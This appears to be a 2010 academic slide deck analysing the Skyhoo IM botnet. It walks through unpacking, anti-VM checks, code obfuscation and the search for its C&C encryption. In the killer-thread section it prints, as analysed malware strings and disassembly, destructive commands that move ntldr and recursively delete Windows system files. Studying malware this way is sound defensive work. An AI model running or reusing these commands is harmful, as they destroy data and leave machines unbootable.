




Do you  ? or  
Inside a killer IMBot

Wei Ming Khoo  
University of Cambridge  
19 Nov 2010


# Background

- Tracking a botnet propagating over Skype & Yahoo IM.
- Bait is “Foto 😊 <URL>”
- Exploits social connectivity (friend lists)
- 6 command and control (C+C) irc servers
- Blocks “good” urls, if it detects “bad” window names → BSOD
- A new executable/MD5 every 1-5 days

# Botnet overview



# Botnet overview



# Practical question

- Aim: Monitor c+c operations
- What encryption scheme is in use in its communications?
- Approach: Analysis of Skyhoo executable

# Execution capture

- Motivation: We do not know a-priori what data we need to capture, and dynamic analysis is expensive
- Approach: Capture everything, post-hoc analysis with scripts
- Implementation: Plugin for Pin binary instrumentation framework (<http://www.pintool.com>)

# Execution capture


- Types of information captured
  - Memory read/writes, Register read/writes
  - Debugging symbols, disassembly
  - All provided by Pin APIs

```
Read 0x12f600 = 32 0012F5B0
0x7c915739 C:\WINDOWS\system32\ntdll.dll:RtlHashUnicodeString+0x00dc
push dword ptr [ebp+0xc] | 0x17 0x20e 1 1 | ebp esp | esp = 0x12f590
Write 32 0012F590 = 0x12f600
```

- Example of post-hoc analysis
  - Automated unpacking

# Analysis environment

- Single-PC setup




- Overhead: 100x native execution
- Log size: 200 Mb for 20M instructions
- Shortcoming: Runs in user space, unable to step into kernel code

# Skyhoo executable internals

- 4 main components
  - Unpacker
  - Anti-VM
  - Killer thread
  - **Command & control process**

# Packing


- Main function is to hide payload
  - Code compression
  - Code encryption
  - Junk code
  - Anti-Debugger
  - Anti-VM
  - Combination of the above



# Example of Junk Code

```
00401A68  dec     ebx
00401A69  and     ecx, eax
00401A6B  neg     ebx
00401A6D  and     eax, 19h
00401A70  xor     ebx, eax
00401A72  and     ecx, ebx
00401A74  inc     eax
00401A75  and     eax, ecx
00401A77  inc     ecx
00401A78  or      eax, ecx
00401A7A  mov     [ebp+var_8], offset sub_403000
00401A81  not     eax
00401A83  neg     eax
00401A85  dec     ebx
00401A86  and     ecx, ebx
00401A88  sub     ebx, ecx
00401A8A  and     eax, 15h
00401A8D  or      ebx, ecx
00401A8F  inc     eax
00401A90  dec     ecx
00401A91  not     ebx
```


### Total Malware Samples in the Database



Total count of unique malware (including variants) in the McAfee Labs database.

# Unpacking – Existing tools

- PEiD (<http://peid.info>)
  - Assumes fixed byte sequence at entry point
- Targeted unpacking
  - Ultimate Packer for eXecutables (<http://upx.sourceforge.net>)
  - Debugger scripts




—————> – Memory execution  
- - - - -> – Memory write

Skyhoo executable internals

# A more general unpacking strategy

- Implemented by Renovo (Kang et al. 2008)
- Track memory writes (W) & memory execution (X)
- When both bits are true, dump memory → 1 “code wave”
- ~150 lines of Perl



—————> – Memory execution

- - - - -> – Memory write

Skyhoo executable internals

# autounpack.pl


```
#!/usr/bin/perl -w
use Compress::Zlib;

my $gz = gzopen($ARGV[0], "rb");
my $line;
my %mem = ();

while( $gz->gzreadline($line) ){
    if($line =~ /Write/){ # Memory write
        my ($size, $address, $value) = split(/ +/, $line);
        $mem{$address} = $value;
    }elseif($line =~ /^0x/){ # Memory execute
        my $address = split(/ +/, $line);
        if($mem{$address}){
            &dump_code_wave();
            %mem = ();
        }
    }
}
$gz->gzclose();
```


# Evolution of Skyhoo

- Feb 2010 (Austria CERT)




# Evolution of Skyhoo

- Feb 2010 (Austria CERT)
- Aug 2010




# Evolution of Skyhoo


- Feb 2010 (Austria CERT)



- Aug 2010



- Nov 2010



Skyhoo executable internals

# Virtual machine detection

```
anti_vm() {  
    bool a, b, ..., j;  
    a = red_pill_a();  
    b = red_pill_b();  
    ...  
    j = red_pill_j();  
    if(a || b || ... || j) {  
        exit(0);  
    }  
}
```

- A red pill: a routine that returns 1 if in a VM or 0 if run on bare-metal (Rutkowska 2004)

- Red pills used:
  - CreateToolhelpSnapshot
  - FindWindow
  - GetModuleFileName
  - GetProcessAddress
  - RegQueryValue
  - GetComputerName
  - GetUserName

# Killer thread

- Detects ~140 analysis tools, e.g. Wireshark, Process Monitor, Task Manager
- Once it detects a window with a blacklisted name, it renders Windows unbootable

```
CMD /C attrib -s -h "C:\ntldr"
```

```
CMD /C move "C:\ntldr" "C:\dump"
```

```
CMD /C /del /F /S /Q "%WINDIR%\*.*"
```

```
CMD /C /del /F /S /Q "%WINDIR%\system32\*.*"
```

```
CMD /C /del /F /S /Q "%WINDIR%\*.exe"
```

```
CMD /C /del /F /S /Q "%WINDIR%\system32\*.exe"
```

```
CMD /C /del /F /S /Q "%WINDIR%\system32\*.sys"
```

```
CMD /C /del /F /S /Q "%WINDIR%\system32\*.dll"
```

```
CMD /C "shutdown -s"
```

# Killer thread

- Fortunately, commands are visible in the payload as ascii strings

```
00450898 ; char aCmdCAttribSHCN[]
00450898 aCmdCAttribSHCN db 'CMD /C attrib -s -h "C:\ntldr"',0
00450898 ; DATA XREF: sub_4333C0+36Afo
004508B7 align 4
004508B8 ; char aCmdCMoveCNTldr[]
004508B8 aCmdCMoveCNTldr db 'CMD /C move "C:\ntldr" "C:\dump"',0
004508B8 ; DATA XREF: sub_4333C0+37Ffo
004508D9 unk_4508D9 db 0 ; DATA XREF: sub_41AF70+40fo
004508DA unk_4508DA db 0 ; DATA XREF: sub_418F90+9fo
004508DB unk_4508DB db 0 ; DATA XREF: sub_418F90+617fo
004508DB ; sub_418F90+631fo
004508DC ; char aCmdCDeIFSQWind[]
004508DC aCmdCDeIFSQWind db 'CMD /C del /F /S /Q "%WINDIR%\system32\hal.dll"',
004508DC ; DATA XREF: sub_4333C0+38Cfo
0045090C aSMgZksdlenk1 db 'æ!%ú+º-Fä½Ñ;~½+',0
0045091C aU_0 db 'P+++!+!!!',0
00450924 ; char aCmdCDeIFSQWi_0[]
00450924 aCmdCDeIFSQWi_0 db 'CMD /C del /F /S /Q "%WINDIR%\system32\*.exe"',0
00450924 ; DATA XREF: sub_4333C0+4FFfo
00450952 unk_450952 db 0 ; DATA XREF: sub_418F90+6EDfo
00450952 ; sub_418F90+707fo
00450953 unk_450953 db 0 ; DATA XREF: .text:0044C916fo
```

# Killer thread

- Use IDA Pro to identify killer function and subsequently the killer thread

---

```
lea    eax, [ebp+pszType]
push   eax                ; pszType
mov    ecx, [ebp+hwnd]
push   ecx                ; hwnd
call   ds:RealGetWindowClassA
push   0C8h               ; dwMilliseconds
call   ds:Sleep
push   0                  ; uCmdShow
push   offset aCmdCAttribSHCN ; "CMD /C attrib -s -h \\\"C:\\ntldr\\\"
call   ds:WinExec
push   64h                ; dwMilliseconds
call   ds:Sleep
push   0                  ; uCmdShow
push   offset aCmdCMoveCNTldr ; "CMD /C move \\\"C:\\ntldr\\\" \\\"C:\\dump\\\"
call   ds:WinExec
push   0                  ; uCmdShow
push   offset aCmdCDe1FSQWind ; "CMD /C del /F /S /Q \\\"%WINDIR%\\system32\\\"...
call   ds:WinExec
push   64h                ; dwMilliseconds
call   ds:Sleep
lea    edx, [ebp+String]
test   edx, edx
jz     short loc_433773
```

# Killer thread

- Disable by NOP-ing call to CreateThread

## Original code

```
.text:00419AA2 loc_419AA2:                ; CODE XREF: sub_418F90
.text:00419AA2     push    0                ; lpThreadId
.text:00419AA4     push    0                ; dwCreationFlags
.text:00419AA6     push    0                ; lpParameter
.text:00419AA8     push    offset sub_426F30 ; lpStartAddress
.text:00419AAD     push    0                ; dwStackSize
.text:00419AAF     push    0                ; lpThreadAttributes
.text:00419AB1     call   ds:CreateThread
.text:00419AB7     mov     [ebp+var_2C], eax
.text:00419ABA     push    0                ; lpThreadId
.text:00419ABC     push    0                ; dwCreationFlags
.text:00419ABE     push    0                ; lpParameter
.text:00419AC0     push    offset sub_433280 ; lpStartAddress
.text:00419AC5     push    0                ; dwStackSize
.text:00419AC7     push    0                ; lpThreadAttributes
.text:00419AC9     call   ds:CreateThread
.text:00419ACF     mov     [ebp+var_4], eax
.text:00419AD2     mov     ecx, offset unk_464564
.text:00419AD7     call   sub_416D00
.text:00419ADC     mov     ecx, hMutex
.text:00419AE2     push   ecx                ; hMutex
.text:00419AE3     call   ds:ReleaseMutex
.text:00419AE9     mov     edx, hMutex
```

## De-fanged version

```
.text:00419AA2 loc_419AA2:                ; CODE XREF: sub_418F90
.text:00419AA2     push    0                ; lpThreadId
.text:00419AA4     push    0                ; dwCreationFlags
.text:00419AA6     push    0                ; lpParameter
.text:00419AA8     push    offset sub_426F30 ; lpStartAddress
.text:00419AAD     push    0                ; dwStackSize
.text:00419AAF     push    0                ; lpThreadAttributes
.text:00419AB1     call   ds:CreateThread
.text:00419AB7     mov     [ebp+var_2C], eax
.text:00419ABA     push    0
.text:00419ABC     push    0
.text:00419ABE     push    0
.text:00419AC0     push    offset sub_433280
.text:00419AC5     push    0
.text:00419AC7     push    0
.text:00419AC9     xor     eax, eax
.text:00419ACB     nop
.text:00419ACC     nop
.text:00419ACD     nop
```

Killer thread



# Command and control

- We have already isolated the c+c thread
- Try: Cryptographic “magic” constants

Blowfish	PKCS_RIPEMD160	Square
Camellia	PKCS_SHA256	Tiger
CAST	PKCS_SHA384	Twofish
CAST256	PKCS_SHA512	WAKE
CRC32	PKCS_Tiger	Whirlpool
DES	RawDES	zlib
GOST	RC2	
HAVAL	Rijndael	
MARS	SAFER	
MD5	SHA256	
MD2	SHA512	
PKCS_MD2	SHARK	
PKCS_MD5	SKIPJACK	

# Command and control

- Try: Strings
  - “.\\IRCHandler.cpp”
  - “##net”
  - “Decoding Input:\n%s\n”
- Problem: Code obfuscation

# Code obfuscation

- In: UINT32 [esp+arg\_0], Out: UINT32 eax

```
mov ecx, [esp+arg_0]
test ecx, 3
jz loc_4355c0
loc_43559c:
mov al, [ecx]
add ecx, 1
test al, al
jz loc_4355f3
test ecx, 3
jnz loc_43559c
add eax, 0
lea esp, [esp]
lea esp, [esp]
loc_4355c0:
mov eax, [ecx]
mov edx, 0x7efefeff
add edx, eax
xor eax, 0xffffffff

xor eax, edx
add ecx, 4
test eax, 0x81010100
jz loc_4355c0
mov eax, [ecx-4]
test al, al
jz loc_435611
test ah, ah
jz loc_435607
test eax, 0xff0000
jz loc_4355fd
test eax, 0xff000000
jz loc_4355f3
jmp loc_4355c0
loc_4355f3:
lea eax, [ecx-1]
mov ecx, [esp+arg_0]
sub eax, ecx


retn
loc_4355fd:
lea eax, [ecx-2]
mov ecx, [esp+arg_0]
sub eax, ecx
retn
loc_435607:
lea eax, [ecx-3]
mov ecx, [esp+arg_0]
sub eax, ecx
retn
loc_435611:
lea eax, [ecx-4]
mov ecx, [esp+arg_0]
sub eax, ecx
retn
```

# IRC server setup

- How do we know where the incoming traffic is decrypted?
- Try: Tracking data from recv system call
  - Total of 27 calls to recv
  - Need an IRC server set up

# IRC server setup

- Modify Windows hosts file
- From Snort: IRC port 20492
- Stuck: Disable need\_ident, host name lookup options



# Plan B - Cryptanalysis

Ciphertext (c)

